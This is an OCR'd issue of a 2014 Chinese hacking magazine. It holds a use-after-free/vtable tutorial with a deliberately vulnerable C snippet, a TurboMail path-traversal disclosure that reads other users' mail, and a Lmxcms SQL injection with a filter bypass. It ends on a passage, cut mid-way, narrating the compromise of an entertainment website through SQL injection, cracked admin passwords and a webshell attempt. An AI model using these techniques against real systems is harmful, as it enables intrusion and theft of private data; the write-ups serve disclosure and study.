在攻与防的对立统一中寻求突破

黑客防线

9

总第165期
2014

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE

2014年 第九期 黑客防线

DedeCMS v5.7 SP1可隐藏后门漏洞研究

用UAF漏洞攻击虚表原理浅析之攻击篇

对某娱乐网站的一次安全检测

TurboMail远程0Day大曝光

利用WinPcap获取数据包与设备列表

《黑客防线》9 期文章目录

总第 165 期 2014 年

漏洞攻防

编程解析

利用 UAF 漏洞攻击虚表原理浅析之攻击篇

文/图 木羊

我们在《利用 UAF 漏洞攻击虚表原理浅析（前篇）》里讨论了 UAF 的攻击对象虚表（VTable），一起看了虚表的作用和内存布局，现在攻击对象已经就位，那么本篇就该转入对攻击手段的思考：要如何利用虚表的特性。

攻击虚表，核心思想倒十分简单明了，既然现在已经知道虚表保存的是一个 DWORD 大小的指针，指向调用函数的地址，那么只要替换这个地址，换上我们想要执行代码的首地址，那就完成了利用攻击。这种通过替换地址（例如栈溢出替换的是保存在调用栈中的函数返回地址）的攻击利用方式，是不是感觉和堆栈溢出颇有相似之处？这就是所谓的间接攻击方式，而类似的还有各种 Table Hook，如 IDT Hook 和 IAT Hook，这些 Table Hook 同样也是通过函数地址的替换实现攻击。

文字性的原理介绍就到这里，没有代码总是有点纸上谈兵的感觉，下面就以一段演示代码配合反汇编来进行说明。首先我们设计模拟内存中对象的数据结构：

```
struct Memobj
{
    void (*pfunc)();
    DWORD val;
};
```

这是一个占 8 个字节（2*dword）名为 Memobj 的结构体，共由两个 dword 大小的数据组成，第一个结构体成员是一个指向零参数返回值是 void 的函数指针，无论什么指针，所占的内存大小都是 dword，稍加回忆上一篇文章便知，这是模拟占内存布局中第一个 dword 的虚表；第二个是一个 dword 类型的变量，这个成员无关紧要，只是象征内存对象除虚表外的其它信息。

接着是对这个内存对象的初始化：

```
Memobj *memobj = (Memobj *)malloc(sizeof(Memobj));
```

```
memobj->pfunc = oldfunc;
```

首先使用了 malloc 分配内存空间，接着是初始化函数指针，指向一个名为 oldfunc 的函数，这个函数在这场模拟秀中扮演的是类方法的角色。至于为什么不用 new 分配内存，因为 malloc 对应的释放内存函数是 free（new 对应的则是 delete），暗和了我们研究的“Use-after-free”，而且两个函数功能基本一致，这一点后面再介绍。

上面这段初始化工作的反汇编代码如图 1 所示。

```
push    8               ; size_t
call    _malloc
add     esp, 4
mov     [ebp+lpMem], eax
mov     eax, [ebp+lpMem]
mov     dword ptr [eax], offset oldfunc
```

图 1

这段反汇编码其实已经十分接近常见的内存对象特别是虚表的初始化，共分两个阶段，以 call malloc 为分界，就算是生产环境使用的实际代码，无非也是这两步：第一步是分配内存，由于最终都需要调用操作系统的 API 来完成，这一步其实大同小异，只会多一些判断和异常处理；第二步是赋值，这一步就更难玩出花样了，唯一大的区别反而更可能体现在编译器的优化层面，在本例中是通过一个间接寻址的方式用 mov 操作填入 oldfunc 的函数地址。

这时用作模拟的内存对象已经初始化完毕，调用虚表的过程可以简单的用下面这句来表示：

```
memobj->pfunc();
```

对应的反汇编代码如图 2 所示。

```
mov     eax, [ebp+lpMem]
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
call    dword ptr [ecx]
```

图 2

这段其实可以简化成两句：

1. mov eax，[memobj]

2. call [eax]

这个形式是不是很熟？还记得上一篇文章介绍虚表调用时的简化代码吗：

1. mov eax, [ecx]

2. call [eax]

其实都是一回事，因为 ecx 代表着 this，指向着就是内存对象的首地址。上一次我们看的是编译器对类对象的编译结果，现在我们相当于用等价代码重新实现了一边，相信大家看了也更明白外表高深莫测的类对象调用实际上是怎么一回事了。

好了，现在我们来人为制造一个 UAF 漏洞。别看漏洞到处都是，但那些都是无心之失，要刻意制造一个，必须深刻明白其中的原理才行。其实只要加两句：

```
free(memobj);
memobj->pfunc();
```

看明白了吗？第一句是释放了内存对象所占的内存，而第二句则是在释放后又调用了一次函数指针成员。这就是典型的 Use-After-Free 漏洞了。不过细心的同学应该马上想到一个问题，这样写虽然语法合法，也能编译通过，但只要一执行，由于 free 后的内存是不允许进行任何操作的，程序就会因为读取了非法内存地址而马上崩溃。这样虽然存在漏洞，但也根本没有利用的时机了。

这种担心是对的，但本例只是模拟，在实际编码中，很可能由于逻辑复杂和工程巨大，在执行完第一句 free 后，又花费了很多时间，中间又夹杂和执行了很多代码，嵌套了各种函数，甚至需要进入特定的逻辑流程中才会执行第二句（而且也可能不是这么直接的调用，而是作为某个参入的数据结构的某个藏得很深的成员）。事实上，UAF 的漏洞自身也是分三六九等的，而分等级的标准，正是在第一句与第二句之间夹杂的代码操控的容易程度。

现在假设第一句和第二句中，存在有这么一种情况，能够让我们在 free 之后重新申请到与原内存对象完全相同的内存地址，这样我们就可以随意操作这片内存，譬如在首地址起 DWORD 大小的内存空间内写入某个写有 shellcode 的特定地址，当程序执行到调用原内存对象虚表时，就能完成 UAF 漏洞的利用了。

由于内存地址属于有限资源，是允许循环利用的，申请到相同的内存地址至少在理论上是可行的，剩下的问题又转变成如何申请上来。这种申请相同内存地址的动作，在一些黑客论文中又称为“占位”。而占位，才是 UAF 漏洞利用所要真正解决的重点和难点问题。我将在接下来的文章继续讨论这个问题。

TurboMail 远程 0Day 大曝光

文/图 爱无言

对于国内邮件系统来说，能够支持 WebMail 功能的邮件系统数量逐步增多，在老牌的邮件系统当中，TurboMail 邮件系统是比较有名的一款。在过去的几年里，关于该邮件系统的安全漏洞似乎只是集中爆发过一次，经过大量的改进和升级，现在的 TurboMail 邮件系统无论从功能上，还是安全性方面，都有了较大的完善。最近由于工作需要，我们针对最新版本的 TurboMail 邮件系统进行了一次安全测试，测试结果却不容乐观，这里将本次安全测试的过程拿出来与大家一起分享，共同学习进步。

首先，给大家交待一下被测试对象，本次测试的 TurboMail 邮件系统是 Windows 版本下的 5.2.0，该软件的安装过程十分简单，一路“下一步”直到完成即可。安装完毕后，需要重启计算机，因为 TurboMail 邮件系统的所有邮件服务功能需要重启后才能运行。重启后，我们能够看到 TurboMail 邮件系统的运行状态，如图 1 所示。

图 1 TurboMail 邮件系统的运行状态

TurboMail 邮件系统采用了 MySQL 数据库作为邮件系统的数据存储，同时提供了丰富的 WebMail 功能，如图 2 所示。

图 2 TurboMail 邮件系统的 WebMail 界面

借助“用户注册”功能或者直接利用 TurboMail 邮件系统的后台管理功能，我们添加了一个测试用户“test@root”，密码为“a123456”。当我们在系统中添加该用户后，TurboMail 邮件系统会在其所在服务器的本地硬盘上添加一个对应该用户名的文件夹，如图 3 所示。




图 3 系统用户在服务器上所对应的文件夹

上述这种存储用户相关信息的方法广泛用于当前的邮件系统当中，虽然这种方法简单易操作，但是却方便了攻击者利用此方法来猜解用户数据，后面我们将看到该方法被恶意利用的真实情景。

TurboMail 邮件系统的 WebMail 支持用户正常收发邮件，也允许用户在邮件中加载任意格式的附件，这个过程毫无疑问地需要服务器支持文件上传下载功能，于是，我们决定从这里入手分析 TurboMail 邮件系统可能存在的安全漏洞。

在 TurboMail 邮件系统的安装目录中，我们找到了该系统用来处理用户附件数据的相关 Web 文件，其中有“viewfile.jsp”。该文件的核心代码如下所示：

```
String mbtype = request.getParameter("mbtype");
String msgid = request.getParameter("msgid");
String fileid = request.getParameter("fileid");
String filename = request.getParameter("filename");
filename = URLDecoder.decode(filename,"utf-8");
if (!Util.dirSafe(filename) || !Util.dirSafe(fileid)) {
    XInfo.gotoInfo(ms,request,response,"info.securitycheck",null,0);
    return;
}
String viewFileUrl = "viewfilemain.jsp?mbtype="+mbtype+"&msgid="+msgid+"&fileid="
                    +fileid+"&filename="+URLEncoder.encode(URLEncoder.encode(filena
me, "utf-8"), "utf-8")+"&sessionid="+ ms.session_id;
```

从代码中我们可以看出，fileid 和 filename 这两个参数涉及到了文件名称等相关信息，属于重点参数。同时，这两个参数经过了系统安全函数的检查，代码中利用“Util.dirSafe”函数检查 fileid 和 filename 这两个参数的赋值是否合法，如果非法则直接给出警告提示，如图 4 所示。




图 4 系统对 fileid 和 filename 这两个参数进行安全检查

从图 4 给出的安全警告提示来看，似乎我们想要利用 fileid 和 filename 这两个参数干坏事的话，存在一定难度。但是，“viewfile.jsp”最终传递参数的文件并不是该文件本身，而是“viewfilemain.jsp”，让我们再来看看“viewfilemain.jsp”这个文件，也许转机就在那里。

```
String mbtype = request.getParameter("mbtype");
String msgid = request.getParameter("msgid");
msgid = Util.formatRequest(msgid, MailMain.s_os,SysConts.New_InCharSet);
String fileid = request.getParameter("fileid");
String filename = request.getParameter("filename");
filename = URLDecoder.decode(filename,"utf-8");
String prefix = ms.temp_path;
String path = prefix + SysConts.FILE_SEPARATOR + userinfo.getUid()+ "@" + userinfo.domain;
path += SysConts.FILE_SEPARATOR+ Util.GBToISO(mbtype, ms.encoding, MailMain.s_os);
path += SysConts.FILE_SEPARATOR + msgid;
String realfilename = path + SysConts.FILE_SEPARATOR + fileid;
String realfilepath = path + SysConts.FILE_SEPARATOR;
```

通读上述代码，我们发现在其中并没有出现安全检查函数“Util.dirSafe”，代码只是非常简单的将用户提交给服务器的参数进行了组装，其中 fileid 参数代表着真实文件的文件名称，而 filename 参数则是一个傀儡参数，也就是说这个参数在实际中并不代表着真实文件的名称，而是代表着文件被显示给用户的名称，举个例子来说，真实的文件名称如果是 root.txt，你可以利用 filename 参数显示给用户为 nihao.jpg，这其中并没有什么直接的联系。现在，我们开始修改 fileid 参数，试图利用该参数读取服务器上的任意指定文件，这能够做到吗？

首先，我们将 fileid 参数修改为“../”，提交该参数，如图 5 所示。




图 5 fileid 参数修改为“../”后的效果

我们发现此刻 TurboMail 邮件系统并没有像图 4 那样给出警告提示，这意味着图 5 出现的空白，只是因为我们提交的 fileid 参数值存在问题，指向了一个并不存在的路径地址，造成系统没有给出任何显示而已。仔细分析“viewfilemain.jsp”的代码，我们发现原有的 path 参数指向的位置是服务器上 TurboMail 邮件系统安装目录下的“WebTemp”目录。为此，我们重新修改了 fileid 参数，让它指向 TurboMail 邮件系统安装目录下的“README.txt”文件，看看这次能不能发生奇迹，如图 6 所示。




图 6 成功读取服务器上的“README.txt”文件

奇迹发生了！浏览器中清晰明了地显示出远程服务器上“README.txt”文件的内容，一个新的安全漏洞出现了！

漏洞出现了，我们更需要知道利用该漏洞我们能够获得什么。对于邮件系统来说，没有什么比所有用户的邮件信息更具有价值的了。但是，用户每次发送邮件的时候，每一封邮件对应的文件其具体名称往往是一串乱码似的数据，如 141180562001_5676_tm，这乱码似的文件名让我们根本无法简单地定位到想要查看的文件名称，怎么办？TurboMail 邮件系统提供了日志记录功能，在系统的日志中记录了系统内所有用户发送邮件的相关信息，这其中就包含了乱码似的邮件文件名称，如图 7 所示。




图 7 远程查看 TurboMail 邮件系统的邮件发送日志记录

借助日志，我们可以得到哪一个用户向另外哪一个用户发送了邮件，既然知道了收件用户的名称，那么，我们就可以直接去存储该用户信息的文件目录中读取该邮件，而这个时候，存储该用户的文件目录名就是用户的登录名称！看到了吗？此时，前面我们所说的利用用户名当做文件目录的机制，在这里被恶意利用了。




图 8 成功远程读取指定用户的任意邮件信息

到这里，我想大家已经足够明白 TurboMail 邮件系统这个远程 0day 的危害性到底有多大。程序的开发者似乎没有真正理解安全开发的实质，只是按照程序调用的关系来设立安全检查机制，没有想到用户越级调用文件。安全问题是一个整体，并不能简单的当做某一个点上的工作，希望 TurboMail 邮件系统的开发人员能够切实加强程序安全，做出更好更强更安全的产品，打造国内邮件系统知名品牌！

最后，本文旨在讨论安全技术，请不要利用文章中的安全漏洞进行任何违法行为，作者和杂志概不负责。

Lmxcms SQL 注入漏洞

文/图 ywledoc

Lmxcms 搜索处存在注入漏洞，CMS 版本 V1.2，触发漏洞的 URL 如下：

http://127.0.0.1/lmxcms_v1.2/index.php?m=Search&a=index&classid=5&tem=index&keywords=88888&field=title,keywords,description%27

漏洞代码如下：

```
public function getSearchList($searchInfo,$is=false){
    $param = $this->sqlStr($searchInfo);
    $search_data = parent::selectModel($param);
```

1、sqlStr 函数就是准备 SQL 查询语句，没有任何防范和过滤处。

2、CMS 的防范做的太简单了，这个漏洞可以注入的是 SQL 关键字，没有用双引号包含起来，很好注入。

3、以下是 Lmxcms CMS 过滤特殊字符的代码：

```
function p($type=1,$pe=false,$sql=false,$mysql=false){
    if($type == 1){
        $data = $_POST;
    }else if($type == 2){
        $data = $_GET;
    }else{
        $data = $type;
    }
    if($sql) filter_sql($data);
    if($mysql) mysql_retain($data);
    foreach($data as $k => $v){
        if(is_array($v)){
            $newdata[$k] = p($v,$pe,$sql,$mysql);
        }else{
            if($pe){
                $newdata[$k] = string::addslashes($v);
            }else{
                $newdata[$k] = trim($v);
            }
        }
    }
    return $newdata;
}

//过滤非法提交信息，防止 sql 注入
function filter_sql(array $data){
    foreach($data as $v){
        if(is_array($v)){
            filter_sql($v);
```


```
            }else{
                //转换小写
                $v = strtolower($v);

if(preg_match('/count|create|delete|select|update|use|drop|insert|info|from/',$v)){
                        rewrite::js_back('【'.$v.'】数据非法');
                }
            }
        }
    }
```

第一、CMS 对 p 函数的调用方法是$data = p(2,1,1);，所以 mysql_retain 没有被调用；

第二、Filter_sql 很容易用类似 crea/**/te 等方式绕过；

第三、调用了 addslashes，但整个 sql 语句“SELECT count(*) FROM lmx_product_data WHERE time > 1378985949 AND classid in(11,12,13,14,5) AND (title like '%88888%' or keywords like '%88888%' or description like '%88888%') ORDER BY id desc”（不包含双引号），注意红字，是可控的。红字部分，没有单引号包围，所以 addslashes 对这个语句是没有防范效果的。

漏洞证明截图如图 1 所示，的确存在此漏洞。



对某娱乐网站的一次安全检测

文/图 simeon

朋友准备参加国内某一节目选秀活动，将栏目网站发过来，让我看一下，对该网站进行安全渗透测试，结果发现该网站早就被渗透过，这也印证了，只要在互联网上没有不被攻击的目标。本次检测的站点在技术上面有一些特殊，主要在于思路方面。下面将整个过程撰文分享。

发现 SQL 注入点

在浏览器中输入网站地址:“http://www.somesite.com/xqdw/show_xqdw.asp?id=280”在最末尾加入一个单引号，获取到以下错误提示信息：

Microsoft OLE DB Provider for SQL Server 错误 '80040e14'

字符串 '280' ' 后的引号不完整。

/xqdw/show_xqdw.asp，行 7

获取数据库信息

很明显，该网站架构为 IIS+MSSQL+ASP，该地址存在 SQL 注入漏洞，将该地址复制到 Pangolin 进行扫描，如图 1 所示，成功获取数据库的基本信息。数据库为 SQL Server 2005，数据库权限为 db_owner，无法直接通过 sa 提权获取服务器权限。




图 1 获取数据库等信息

获取管理员帐号和密码

通过 pangolin 选择默认数据库，获取管理员表，猜解管理帐号和密码，获取帐号和密码信息：admin|63641ad07f2bdf3e 和 ztz|53022d86c6ae8970。通过 cmd5.com 成功破解该帐号密码：admin/tj***zh、ztz/138*******18，获取管理员密码后，通过扫描软件获得的后台系统提示无法登录，访问后台地址就显示“发现一个不可以预料的错误”，如图 2 所示。猜测原因有两个，一个是程序存在错误，另外一个就是后台地址不对。

图 2 无法登陆后台地址

查看网站真实路径和文件名称等信息

由于存在的 SQL 注入点为 db_owner 权限，因此可以获取服务器上文件名称等信息，即

可以列目录，如图 3 所示，依次对 C 盘、D 盘、E 盘、F 盘等进行列目录查看，最终获取该网站运行的真实路径为“F:\wode\Tx\”。




图 3 获取网站真实路径

获取后台管理地址和权限

获取后台管理地址：http://www.somesite.com/xk_m***ge_new/xh_login.asp，将获取的管理员用户和密码进行登录，成功进去后台，如图 4 所示。系统是在 oblog 上进行的二次开发。通过分析后台功能，发现存在文件上传功能，但无法上传插入一句话后门的图片，如图 5 所示，提示有错误。

图 4 获取后台管理权限




图 5 无法上传图片

利用 Fckeditor 编辑器漏洞获取 webshell

